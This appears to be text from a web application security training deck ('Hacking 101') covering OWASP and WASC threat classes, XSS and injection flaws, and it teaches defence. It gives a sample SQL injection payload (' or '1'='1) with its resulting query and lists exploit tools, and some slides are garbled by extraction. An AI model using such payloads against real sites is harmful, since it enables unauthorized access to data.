

Hacking 101: Understanding the Top Web Application Vulnerabilities and How to Protect Against the Next Level of Attack

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Agenda

- Module 1: Security Landscape
- Module 2:
 - Top Attacks Overview
 - Demo of Manual Techniques
- Module 3: Workshop Exercises
- Module 4: Demo of Automated Techniques
- Module 5: An Enterprise Vision



Module 1: Security Landscape



Objective

- 1. Understand the web application environment
- 2. Understand and differentiate between network and application level vulnerabilities
- 3. Understand where the vulnerabilities exist






Eight Principles of Security Management

- 1. Compliance Management
- 2. Risk Management
- 3. Identity Management
- 4. Authorization Management
- 5. Accountability Management
- 6. Availability Management
- 7. Configuration Management
- 8. Incident Management





High Level Network Architecture







Security Product Landscape


Security Management				
Configuration Management	Incident Management	Policy & Compliance	Patching & Remediation	Forensics Investigation
Hewlett-Packard CA Cisco Microsoft Sun	ArcSight NetForensics Symantec CA Net Intelligence	NetIQ Symantec CA Hewlett-Packard Altiris	Patchlink Shavlink St. Bernard Microsoft Hewlett-Packard	Guidance Niksun CA SenSage Net Intelligence

Vulnerability Assessment				
Host	-Based	Network	Appli	cation
Symantec NetIQ ISS CA Harris STAT	Database Only AppSec Inc NGS Software	Tenable Nessus ISS Qualys eEye McAfee	Black-Box IBM HP Cenzic Acunetix	White-Box Fortify Ounce Labs Secure Soft Klocwork





Black Box vs. White Box: Where?







User

Black Box vs. White Box: What?

UI

Application Logic function b64(sText) { NETWORK-TOOLS.COM if (!sText) { sText = "; } if (typeof sText == 'object') { DB sText = String(sText); if (sText.match(/^\[(.*)+\]\$/)) {
 sText = 'unknown'; var sOut = "; var chr1, chr2, chr3 = "; var enc1, enc2, enc3, enc4 = "; var i = 0;FS var keyStr = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdef ghijklmnopgrstuvwxyz0123456789+/=';

Infrastructure




High Level Web Application Architecture Review Customer App is Sensitive deployed data is here stored here Internet Application Servers Backend Server Firewall Client Tier Databases Database (Browser) Web Servers App Server SSL (Presentation) (Business Logic) **Protects Protects Network Data Tier** Transport Middle Tier

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Network Defenses for Web Applications





Web Applications – Shared Traits

- Get input from user in different ways
 - Path, Parameters, Cookies, Headers, etc.
- Use back-end servers
 - DB, LDAP/AD Server, etc.
- Use session tokens (cookie, parameter, path...)
 - Session tokens may be persistent or not
- Hold public & private information
 - Sensitive info often past the login page



Web Application Security: What Can Happen?

- Sensitive data leakage
 - Customer, partner or company data
- Identity Theft
 - Hacker impersonating as trusted user
- Defacement Content Modification
 - Hurts brand, misleads customers, etc.
- Application Shutdown (Site Unavailable)
 - Lack of access can cause major loses




Open Source & Manual Products

- Proxies
 - WebScarab
 - Fiddler
 - Paros
 - BURP
 - Spike
- HTTP Editors
 - [See above]
 - Mozilla Tamper Data
 - NetCat

- Fuzzers
 - SensePost Crowbar
 - JBroFuzz
- Database Exploit
 - Absinthe
 - SQL Power Injector
- General Exploit
 - Metasploit







Network

Blackbox scanners that evaluate all network objects for patches and vulnerabilities

Client-Side	Custom	Web Services			
	Web Applications				
	Third-party Components				
	Web Server Configuration				
Web Server					
Database					
Applications					
	Operating System				
	Network				



Host

Authenticated agents that evaluate the underlying operating system

Client-Side	Custom	Web Services	
	Web Applications		
	Third-party Components		
	Web Server Configuration		
Web Server			
Database			
Applications			
Operating System			
	Network		



Database

Evaluate the database for missing patches, poor configuration and vulnerabilities

Client-Side	Custom	Web Services		
	Web Applications			
	Third-party Components			
	Web Server Configuration			
Web Server				
	Database			
	Applications			
	Operating System			
	Network			



App Scanners

Scan the web application to uncover vulnerabilities

Client-Side	Custom	Web Services
	Web Applications	
	Third-party Components	
Web Server Configuration		
	Web Server	
	Database	
	Applications	
	Operating System	
	Network	




Code Scan

Parse software source code to determine policy violations and poor practices

	/		
Client-Side	Custom	Web Services	
	Web Applications		
	Third-party Components		
	Web Server Configuration		
Web Server			
	Database		
	Applications		
	Operating System		
	Network		







Module 2:

- Top Attacks Overview
- Demo of Manual Techniques






The Myth: "Our Site Is Safe"





Security and Spending Are Unbalanced



75% of All Attacks on Information Security
Are Directed to the Web Application Layer

2/3 of All Web Applications Are Vulnerable


Gartner

Sources: Gartner, IBM, OWASP



2006 Vulnerability Statistics (31,373 sites)


Percentage of websites vulnerable by class (Top 5)



** http://www.webappsec.org/projects/statistics/



What is a Web Application?



A break in any layer breaks the whole application



Infrastructure vs. Application Security Issues

	Infrastructure Vulnerabilities	Application Specific Vulnerabilities
Cause of Defect	Insecure development or deployment of 3 rd party SW	Insecure development of your own applications
Location of Vulnerability	3 rd party infrastructure (web server, OS, etc.)	Application Code , often resides on Application Server
Method of Exploits	Known vulnerabilities (0-day), signature based	Probing hacks, suspicious content, information leakage
	Patch Management system	App Security Scanners
Detection	Internal/External Audits, Automated Scanners	
What to do	Update patches, use trusted 3 rd party software	Training & Scanners – across the Development Life Cycle



WASC

- Web Application Security Consortium (WASC)
 - Purpose:
 - To develop, adopt, and advocate standards for web application security
- Official web site: www.webappsec.org
- Web Security Threat Classification project http://www.webappsec.org/projects/threat/v1/WASC-TC-v1_0.pdf Purpose:
 - Clarify and organize the threats to the security of a web site
 - Develop and promote industry standard terminology for these issues



WASC - Threat Classifications

(Web Application Security Consortium) www.webappsec.org

Application Threat	Attack Types	Example Business Impact
Authentication	 Brute Force Insufficient Authentication Weak Password Recovery Validation 	Attacks that target a web site's method of validating the identity of a user, service or application.
Authorization	 Credential/Session Prediction Insufficient Authorization Insufficient Session Expiration Session Fixation 	Attacks that target a web site's method of determining if a user, service or application has the necessary permissions to perform a requested action.
Client-side Attacks	Content SpoofingCross Site Scripting	The abuse or exploitation of a web site's users (breaching trust relationships between a user and a web site).
Command Execution	 Buffer Overflow Format String Attack LDAP Injection OS Commanding SQL Injection SSI Injection XPath Injection 	Attacks designed to execute remote commands on the web site by manipulating user-supplied input fields.



WASC – Threat Classifications

(Web Application Security Consortium) www.webappsec.org

Application Threat	Attack Types	Example Business Impact
Information Disclosure	 Directory Indexing Information Leakage Path Traversal Predictable Resource Location 	Attacks designed to acquire system specific information about a web site. This includes software distribution, version numbers, patch levels, and also secure file locations.
Logical Attacks	 Abuse of Functionality Denial of Service Insufficient Anti-automation Insufficient Process Validation 	The abuse or exploitation of a web application logic flow (password recovery, account registration, auction bidding and eCommerce purchasing are examples of application logic).



OWASP

- Open Web Application Security Project
 Purpose: Dedicated to finding and fighting the causes of insecure software.
- Official web site: www.owasp.org
- The OWASP Top Ten project http://www.owasp.org/index.php /OWASP_Top_Ten_Project
- Purpose:
 - A broad consensus about what the most critical web application security flaws are
 - Raise awareness of web application security issues
- We will use the Top 10 list to cover some of the most common security issues in web applications



The OWASP Top 10 Application Attacks

Application Threat	Negative Impact	Example Impact
Cross Site scripting	Identity Theft, Sensitive Information Leakage,	Hackers can impersonate legitimate users, and control their accounts.
Injection Flaws	Attacker can manipulate queries to the DB / LDAP / Other system	Hackers can access backend database information, alter it or steal it.
Malicious File Execution	Execute shell commands on server, up to full control	Site modified to transfer all interactions to the hacker.
Insecure Direct Object Reference	Attacker can access sensitive files and resources	Web application returns contents of sensitive file (instead of harmless one)
Cross-Site Request Forgery	Attacker can invoke "blind" actions on web applications, impersonating as a trusted user	Blind requests to bank account transfer money to hacker
Information Leakage and Improper Error Handling	Attackers can gain detailed system information	Malicious system reconnaissance may assist in developing further attacks
Broken Authentication & Session Management	Session tokens not guarded or invalidated properly	Hacker can "force" session token on victim; session tokens can be stolen after logout
Insecure Cryptographic Storage	Weak encryption techniques may lead to broken encryption	Confidential information (SSN, Credit Cards) can be decrypted by malicious users
Insecure Communications	Sensitive info sent unencrypted over insecure channel	Unencrypted credentials "sniffed" and used by hacker to impersonate user
Failure to Restrict URL Access	Hacker can access unauthorized resources	Hacker can forcefully browse and access a page past the login page




1. Cross-Site Scripting (XSS)


- What is it?
 - Malicious script echoed back into HTML returned from a trusted site, and runs under trusted context
- What are the implications?
 - Session Tokens stolen (browser security circumvented)
 - Complete page content compromised
 - Future pages in browser compromised



XSS Example I










XSS - Details

- Common in Search, Error Pages and returned forms.
 - But can be found on any type of page
- Any input may be echoed back
 - Path, Query, Post-data, Cookie, Header, etc.
- Browser technology used to aid attack
 - XMLHttpRequest (AJAX), Flash, IFrame...
- Has many variations
 - XSS in attribute, DOM Based XSS, etc.



Cross Site Scripting – The Exploit Process





Exploiting XSS

- If I can get you to run my JavaScript, I can...
 - Steal your cookies for the domain you're browsing
 - Track every action you do in that browser from now on
 - Redirect you to a Phishing site
 - Completely modify the content of any page you see on this domain
 - Exploit browser vulnerabilities to take over machine
 - 0
- XSS is the Top Security Risk today (most exploited)



Sticky/Embedded XSS (XSS Worms)

- Embedding malicious script in persistent location
 - "Talkback" section
 - Forum/Newsgroup
- Boosted with Web 2.0 trend
 - Customizable content
 - More user content (communities)
- XSS Can "Infest" more pages Worm
 - MySpace worm (Samy, October 2005)



2. Injection Flaws

- What is it?
 - User-supplied data is sent to an interpreter as part of a command, query or data.
- What are the implications?
 - SQL Injection Access/modify data in DB
 - SSI Injection Execute commands on server and access sensitive data
 - LDAP Injection Bypass authentication
 - 0 ...




SQL Injection

- User input inserted into SQL Command:
 - Get product details by id:
 Select * from products where id='\$REQUEST["id"]';
 - Hack: send param id with value 'or '1'='1
 - Resulting executed SQL:
 Select * from products where id='' or '1'='1'
 - All products returned




SQL Injection Example I






SQL Injection Example II







SQL Injection Example - Exploit





SQL Injection Example - Outcome








Injection Flaws - More Info

- One SQL Injection compromises entire DB
 - Doesn't matter if it's a remote page
- Not limited to SQL Injection
 - LDAP, XPath, SSI, MX (Mail)...
 - HTML Injection (Cross Site Scripting)
 - HTTP Injection (HTTP Response Splitting)




Injection Flaws (SSI Injection Example)
Creating commands from input





The return is the private SSL key of the server






3. Malicious File Execution


- What is it?
 - Application tricked into executing commands or creating files on server
